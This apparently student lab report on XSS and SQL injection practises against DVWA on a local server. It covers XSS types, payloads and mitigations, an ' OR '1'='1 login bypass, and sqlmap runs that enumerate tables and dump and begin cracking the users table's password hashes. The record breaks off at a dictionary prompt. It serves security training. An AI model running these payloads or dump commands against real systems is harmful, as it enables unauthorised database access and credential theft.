
- 1. Stored XSS:** The malicious script is permanently stored on the target server (e.g., in a database) and executed whenever the affected page is loaded by a user.




2. **Reflected XSS:** The script is reflected off a web application, often via a URL, and executed immediately in the victim's browser.



3. **DOM-Based XSS:** The vulnerability is in the client-side JavaScript code, where the malicious input is processed and executed within the DOM (Document Object Model).



**Difference:**



## 2. How do you find that a Web App suffers from XSS Vulnerability?

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

### General Steps:

1. Test input fields, URL parameters, or hidden fields by injecting a JavaScript payload like `<script>alert('XSS')</script>`.
2. Monitor the output to check if the script executes.
3. Use **browser developer tools** to inspect how the application processes the input.

## 3. How to Exploit XSS Vulnerability

Cross-Site Scripting (XSS) vulnerabilities occur when an attacker can inject malicious scripts into web pages viewed by other users. These scripts are executed in the browser of the victim, which can lead to various malicious actions such as stealing session cookies, redirecting users, defacing websites, and more.

Exploiting XSS vulnerabilities typically involves three main types: Reflected XSS, Stored XSS, and DOM-based XSS. Below are the details on how to exploit each of these XSS vulnerabilities.

### Steps to Exploit Reflected XSS:

1. **Identify a vulnerable input field:** Look for URL parameters or HTTP request fields that are not properly sanitized. These fields might include user search inputs, form fields, or URL query parameters.
2. **Craft the payload:** Create a malicious payload to inject JavaScript code. For example:

`<script>alert('Reflected XSS via URL')</script>`


3. **Inject the payload in the URL:** Add the crafted payload into a vulnerable URL. For example, in the **DVWA** reflected XSS module:

[http://<server ip>/dvwa/vulnerabilities/xss\\_r/?name=<script>alert\('Reflected XSS via URL'\)</script>](http://<server ip>/dvwa/vulnerabilities/xss_r/?name=<script>alert('Reflected XSS via URL')</script>)


This only get executed for Low. For medium, high and impossible no alert box is shown.



### For Low Security Level:



### For High Security Level:




4. **Access the crafted URL:** When the victim accesses this URL, the malicious script gets reflected and executed in their browser.
5. **Test for successful execution:** If the alert box appears on the victim's browser, it indicates that the reflected XSS is successfully executed.

## Steps to Exploit Stored XSS:

1. **Identify a vulnerable input field:** Look for fields such as comment sections, message boards, user profile fields, or any input fields where data is stored and displayed without sanitization.
2. **Craft the payload:** Create a malicious script, such as:

```
<script>alert('Hello, this is XSS')</script>
```

3. **Submit the payload:** Input the crafted script into the vulnerable input field. For example, in the **DVWA** stored XSS module, input the payload in a user input field and submit it.




4. **Access the page with the stored payload:** When the page containing the malicious payload is loaded, the script is executed in the victim's browser. This only gets executed for low security level.
5. **Test for successful execution:** If the alert box appears on the victim's browser when they visit the page, it indicates successful exploitation of stored XSS.

## Steps to Exploit DOM-based XSS:

1. **Identify vulnerable client-side code:** Look for JavaScript functions on the web page that directly use untrusted data to manipulate the DOM. For example, functions like **innerHTML**, **document.write()**, **eval()**, or **document.location** might be vulnerable.
2. **Craft the payload:** Create a JavaScript payload that manipulates the DOM. For example:

```
<script>document.body.innerHTML="Hacked!"</script>
```

3. **Inject the payload:** You can inject this payload through URL parameters, DOM manipulation, or even by modifying browser settings. For instance, using the browser's developer console, you might inject this payload into the page. Here i have used DVWA .



4. **Test for successful execution:** If the page content changes to “Hacked!” or any other unexpected result after injecting the payload, it indicates a successful DOM-based XSS attack. Here this only works when the DVWA security level is set to **low**.

#### 4. How do you prevent/mitigate XSS Vulnerability?

1. **Input Validation and Sanitization:**
  - Validate all user inputs against a whitelist of accepted values.
  - Remove or escape special characters like `<`, `>`, `"`, `'`, and `&`.
2. **Output Encoding:**
  - Encode user-supplied data before rendering it on the web page to neutralize harmful scripts.

### 3. Content Security Policy (CSP):

- Implement a strict CSP to restrict the execution of inline scripts and limit script sources.

### 4. Secure Development Practices:

- Use secure frameworks that handle XSS automatically (e.g., Django, Ruby on Rails).
- Conduct regular security testing with tools like **OWASP ZAP** and **Burp Suite**.


### 5. Browser Security Headers:

- Use headers like X-XSS-Protection: 1; mode=block to enable browser-level XSS protection.

### 6. User Awareness:

- Educate users to avoid clicking on suspicious links or submitting sensitive information on untrusted sites.

## SQL Injection



### 1. What is SQL Injection Vulnerability?

SQL Injection occurs when an attacker manipulates SQL queries by injecting malicious input into form fields or URL parameters. This can result in unauthorized access to the database or retrieval of sensitive data.

#### Example:

A login form where the SQL query is not parameterized:

```
SELECT * FROM users WHERE username='$username' AND password='$password';
```

### 2. How do you find that a Web App suffers from SQL Injection Vulnerability?

1. Test input fields with special characters like `'`, `"`, or `--`.
2. Look for database errors or unexpected behavior.

## Practical Steps:

- Submit ' OR 1=1-- as input in a login form.
- Observe whether unauthorized access is granted.
- Use **SQLmap**, an automated tool, to identify and exploit SQL injection vulnerabilities.

## 3. How do you exploit SQL Injection Vulnerability?

Exploiting SQL Injection (SQLi) vulnerabilities involves manipulating input fields on a website to execute unauthorized SQL queries. DVWA (Damn Vulnerable Web Application) is often used as a security training platform to practice and learn about web vulnerabilities like SQLi.

### Bypass Authentication:

- In a login form, try entering:

' OR '1'='1

- This works because the SQL query might look like:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = ''
```

- The '1'='1' condition is always true, so this might log you in without a valid username or password.

**DVWA**

**Vulnerability: SQL Injection**

User ID:  Submit

ID: ' OR '1'='1  
First name: admin  
Surname: admin

ID: ' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: ' OR '1'='1  
First name: Hack  
Surname: Me

ID: ' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: ' OR '1'='1  
First name: Bob  
Surname: Smith

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

Username: admin  
Security Level: low  
Locale: en  
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

## SQL injection using SQL map on Kali linux

Checking for tables in DVWA sql injection module running locally on 127.0.0.1

```
BSDSF21A026sqlmap -u " http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=234&Submit=Submit" --cookie="PHPSESSID=ordcsr  
ihbV9tElmcsgcf6i0tku; security=low" --tables
```

1.8.11#stable  
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u  
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no  
t responsible for any misuse or damage caused by this program

[\*] starting @ 14:25:30 /2024-12-11/

[14:25:30] [INFO] testing connection to the target URL  
[14:25:30] [INFO] testing if the target URL content is stable  
[14:25:31] [INFO] target URL content is stable  
[14:25:31] [INFO] testing if GET parameter 'id' is dynamic  
[14:25:31] [WARNING] GET parameter 'id' does not appear to be dynamic  
[14:25:31] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable  
[14:25:31] [INFO] testing for SQL injection on GET parameter 'id'  
[14:25:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[14:25:31] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[14:25:31] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[14:25:31] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[14:25:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'  
[14:25:31] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[14:25:31] [INFO] testing 'Generic inline queries'  
[14:25:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[14:25:31] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[14:25:31] [INFO] testing 'Oracle stacked queries (DBMS\_PIPE.RECEIVE\_MESSAGE - comment)'  
[14:25:31] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'  
[14:25:42] [INFO] GET parameter 'id' appears to be injectable  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val  
ues? [Y/n] y  
[14:25:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[14:25:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one  
other (potential) technique found  
[14:25:58] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right nu  
mber of query columns. Automatically extending the range for current UNION query injection technique test  
[14:25:58] [INFO] target URL appears to have 2 columns in query  
[14:25:58] [WARNING] reflective value(s) found and filtering out  
[14:25:58] [INFO] GET parameter 'id' is injectable  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y  
[14:26:06] [INFO] testing if GET parameter 'Submit' is dynamic  
[14:26:06] [WARNING] GET parameter 'Submit' does not appear to be dynamic  
[14:26:06] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable  
[14:26:06] [INFO] testing for SQL injection on GET parameter 'Submit'  
[14:26:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[14:26:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[14:26:06] [INFO] testing 'Generic inline queries'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.

[14:26:14] [INFO] fetching tables for databases: 'dvwa, information\_schema'  
Database: information\_schema  
[82 tables]

ALL_PLUGINS	
APPLICABLE_ROLES	
CHARACTER_SETS	
CHECK_CONSTRAINTS	
CLIENT_STATISTICS	
COLLATIONS	
COLLATION_CHARACTER_SET_APPLICABILITY	
COLUMN_PRIVILEGES	
ENABLED_ROLES	
FILES	
GEOMETRY_COLUMNS	
GLOBAL_STATUS	
GLOBAL_VARIABLES	
INDEX_STATISTICS	
INNODB_BUFFER_PAGE	
INNODB_BUFFER_PAGE_LRU	
INNODB_BUFFER_POOL_STATS	
INNODB_CMP	
INNODB_CMPMEM	
INNODB_CMPMEM_RESET	
INNODB_CMP_PER_INDEX	
INNODB_CMP_PER_INDEX_RESET	
INNODB_CMP_RESET	
INNODB_FT_BEING_DELETED	
INNODB_FT_CONFIG	
INNODB_FT_DEFAULT_STOPWORD	
INNODB_FT_DELETED	
INNODB_FT_INDEX_CACHE	
INNODB_FT_INDEX_TABLE	
INNODB_LOCKS	
INNODB_LOCK_WAITS	
INNODB_METRICS	
INNODB_SYS_COLUMNS	
INNODB_SYS_FIELDS	
INNODB_SYS_FOREIGN	
INNODB_SYS_FOREIGN_COLS	
INNODB_SYS_INDEXES	
INNODB_SYS_TABLES	
INNODB_SYS_TABLESPACES	
INNODB_SYS_TABLESTATS	
INNODB_SYS_VIRTUAL	
INNODB_TABLESPACES_ENCRYPTION	
INNODB_TRX	
KEYWORDS	
KEY_CACHES	
KEY_COLUMN_USAGE	
KEY_PERIOD_USAGE	
OPTIMIZER_TRACE	
PARAMETERS	
PERIODS	
PROFILING	

```

| PROFILING
| REFERENTIAL_CONSTRAINTS
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| SPATIAL_REF_SYS
| SQL_FUNCTIONS
| STATISTICS
| SYSTEM_VARIABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TABLE_STATISTICS
| THREAD_POOL_GROUPS
| THREAD_POOL_QUEUES
| THREAD_POOL_STATS
| THREAD_POOL_WAITS
| USER_PRIVILEGES
| USER_STATISTICS
| VIEWS
| COLUMNS
| ENGINES
| EVENTS
| OPTIMIZER_COSTS
| PARTITIONS
| PLUGINS
| PROCESSLIST
| TABLES
| TRIGGERS
| user_variables
+-----+
Database: dwva
2 tables
+-----+
| guestbook
| users
+-----+

[14:26:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 26 times
[14:26:14] [INFO] fetched data logged to text files under '/home/zobia/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 14:26:14 /2024-12-11/

```

Checking for schemas in DVWA sql injection module running locally on 127.0.0.1

```

BS05F21A026sqlmap -u " http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=234&Submit=Submit" --cookie="PHPSESSID=ordcsr
hbnv9te1mcsgcf610iku; security=low" --schema --batch

1.8.11#stable
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 14:27:36 /2024-12-11/

[14:27:36] [INFO] resuming back-end DBMS 'mysql'
[14:27:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=234' AND (SELECT 1859 FROM (SELECT(SLEEP(5)))iKYZ) AND 'cBAB'='cBAB&Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=234' UNION ALL SELECT CONCAT(0x7162787071,0x714178596b586b4c535672796d4973724c64734e6545496776424657
766a476b7672756d45796d52,0x71786b6271),NULL-- -6Submit=Submit

[14:27:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:27:36] [INFO] enumerating database management system schema
[14:27:36] [INFO] fetching database names
[14:27:36] [INFO] fetching tables for databases: 'dwva, information_schema'
[14:27:36] [INFO] fetched tables: 'information_schema.INNOOB_FT_DEFAULT_STOPWORD', 'information_schema.ENABLED_ROLES'
'information_schema.KEY_COLUMN_USAGE', 'information_schema.PERTONE', 'information_schema.GLOBAL_VARIABLES', 'info

```

Database: information\_schema  
Table: INNODB\_FT\_DEFAULT\_STOPWORD  
[1 column]

Column	Type
value	varchar(18)

Database: information\_schema  
Table: ENABLED\_ROLES  
[1 column]

Column	Type
ROLE_NAME	varchar(128)

Database: information\_schema  
Table: KEY\_COLUMN\_USAGE  
[12 columns]

Column	Type
COLUMN_NAME	varchar(64)
CONSTRAINT_CATALOG	varchar(512)
CONSTRAINT_NAME	varchar(64)
CONSTRAINT_SCHEMA	varchar(64)
TABLE_NAME	varchar(64)
ORDINAL_POSITION	bigint(10)
POSITION_IN_UNIQUE_CONSTRAINT	bigint(10)
REFERENCED_COLUMN_NAME	varchar(64)
REFERENCED_TABLE_NAME	varchar(64)
REFERENCED_TABLE_SCHEMA	varchar(64)
TABLE_CATALOG	varchar(512)
TABLE_SCHEMA	varchar(64)

Database: information\_schema  
Table: PERIODS  
[6 columns]

Column	Type
PERIOD	varchar(64)
TABLE_NAME	varchar(64)
END_COLUMN_NAME	varchar(64)
START_COLUMN_NAME	varchar(64)
TABLE_CATALOG	varchar(512)
TABLE_SCHEMA	varchar(64)

[2 columns]

Column	Type
VARIABLE_NAME	varchar(64)
VARIABLE_VALUE	varchar(4096)

Database: information\_schema  
Table: COLUMNS  
[24 columns]

Column	Type
COLUMN_NAME	varchar(64)
PRIVILEGES	varchar(80)
TABLE_NAME	varchar(64)
CHARACTER_MAXIMUM_LENGTH	bigint(21) unsigned
CHARACTER_OCTET_LENGTH	bigint(21) unsigned
CHARACTER_SET_NAME	varchar(32)
COLLATION_NAME	varchar(64)
COLUMN_COMMENT	varchar(1024)
COLUMN_DEFAULT	longtext
COLUMN_KEY	varchar(3)
COLUMN_TYPE	longtext
DATA_TYPE	varchar(64)
DATETIME_PRECISION	bigint(21) unsigned
EXTRA	varchar(80)
GENERATION_EXPRESSION	longtext
IS_GENERATED	varchar(6)
IS_NULLABLE	varchar(3)
IS_SYSTEM_TIME_PERIOD_END	varchar(3)
IS_SYSTEM_TIME_PERIOD_START	varchar(3)
NUMERIC_PRECISION	bigint(21) unsigned
NUMERIC_SCALE	bigint(21) unsigned
ORDINAL_POSITION	bigint(21) unsigned
TABLE_CATALOG	varchar(512)
TABLE_SCHEMA	varchar(64)

Database: information\_schema  
Table: INNODB\_CMP\_PER\_INDEX\_RESET  
[8 columns]

Column	Type
table_name	varchar(64)
compress_ops	int(11)
compress_ops_ok	int(11)
compress_time	int(11)
database_name	varchar(64)
index_name	varchar(64)
uncompress_ops	int(11)
uncompress_time	int(11)



## Checking for columns in user table in DVWA sql injection module

```
BSDSF21A026:sqlmap -u " http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=234&Submit=Submit" --cookie="PHPSESSID=ordcsr  
ihbv9telmcsgcf6i0iku; security=low" --columns -T users --batch
```

1.8.11#stable  
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 14:28:57 /2024-12-11/

[14:28:57] [INFO] resuming back-end DBMS 'mysql'  
[14:28:57] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=234' AND (SELECT 1859 FROM (SELECT(SLEEP(5)))iKYZ) AND 'cBAB'='cBAB&Submit=Submit

Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=234' UNION ALL SELECT CONCAT(0x7162787071,0x714178596b586b4c535672796d4973724c64734e6545496776424657766a476b7672756d45796d52,0x71786b6271),NULL-- -&Submit=Submit

[14:28:58] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.62  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[14:28:58] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns  
[14:28:58] [INFO] fetching current database  
[14:28:58] [WARNING] reflective value(s) found and filtering out  
[14:28:58] [INFO] fetching columns for table 'users' in database 'dvwa'  
Database: dvwa  
Table: users  
Columns: 10

Column	Type
user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

## Dumping passwords for user table in DVWA sql injection module

```
BSDSF21A026:sqlmap -u " http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=234&Submit=Submit" --cookie="PHPSESSID=ordcsr  
ihbv9telmcsgcf6i0iku; security=low" --dump -T users --batch
```

1.8.11#stable  
<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 14:30:03 /2024-12-11/

[14:30:03] [INFO] resuming back-end DBMS 'mysql'  
[14:30:03] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: id (GET)  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=234' AND (SELECT 1859 FROM (SELECT(SLEEP(5)))iKYZ) AND 'cBAB'='cBAB&Submit=Submit

Type: UNION query  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=234' UNION ALL SELECT CONCAT(0x7162787071,0x714178596b586b4c535672796d4973724c64734e6545496776424657766a476b7672756d45796d52,0x71786b6271),NULL-- -&Submit=Submit

[14:30:03] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian  
web application technology: Apache 2.4.62  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[14:30:03] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries  
[14:30:03] [INFO] fetching current database  
[14:30:03] [INFO] fetching columns for table 'users' in database 'dvwa'  
[14:30:03] [INFO] fetching entries for table 'users' in database 'dvwa'  
[14:30:03] [WARNING] reflective value(s) found and filtering out  
[14:30:03] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N  
do you want to crack them via a dictionary-based attack? [Y/n/q] Y  
[14:30:03] [INFO] using hash method 'md5\_generic\_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx\_' (press Enter)  
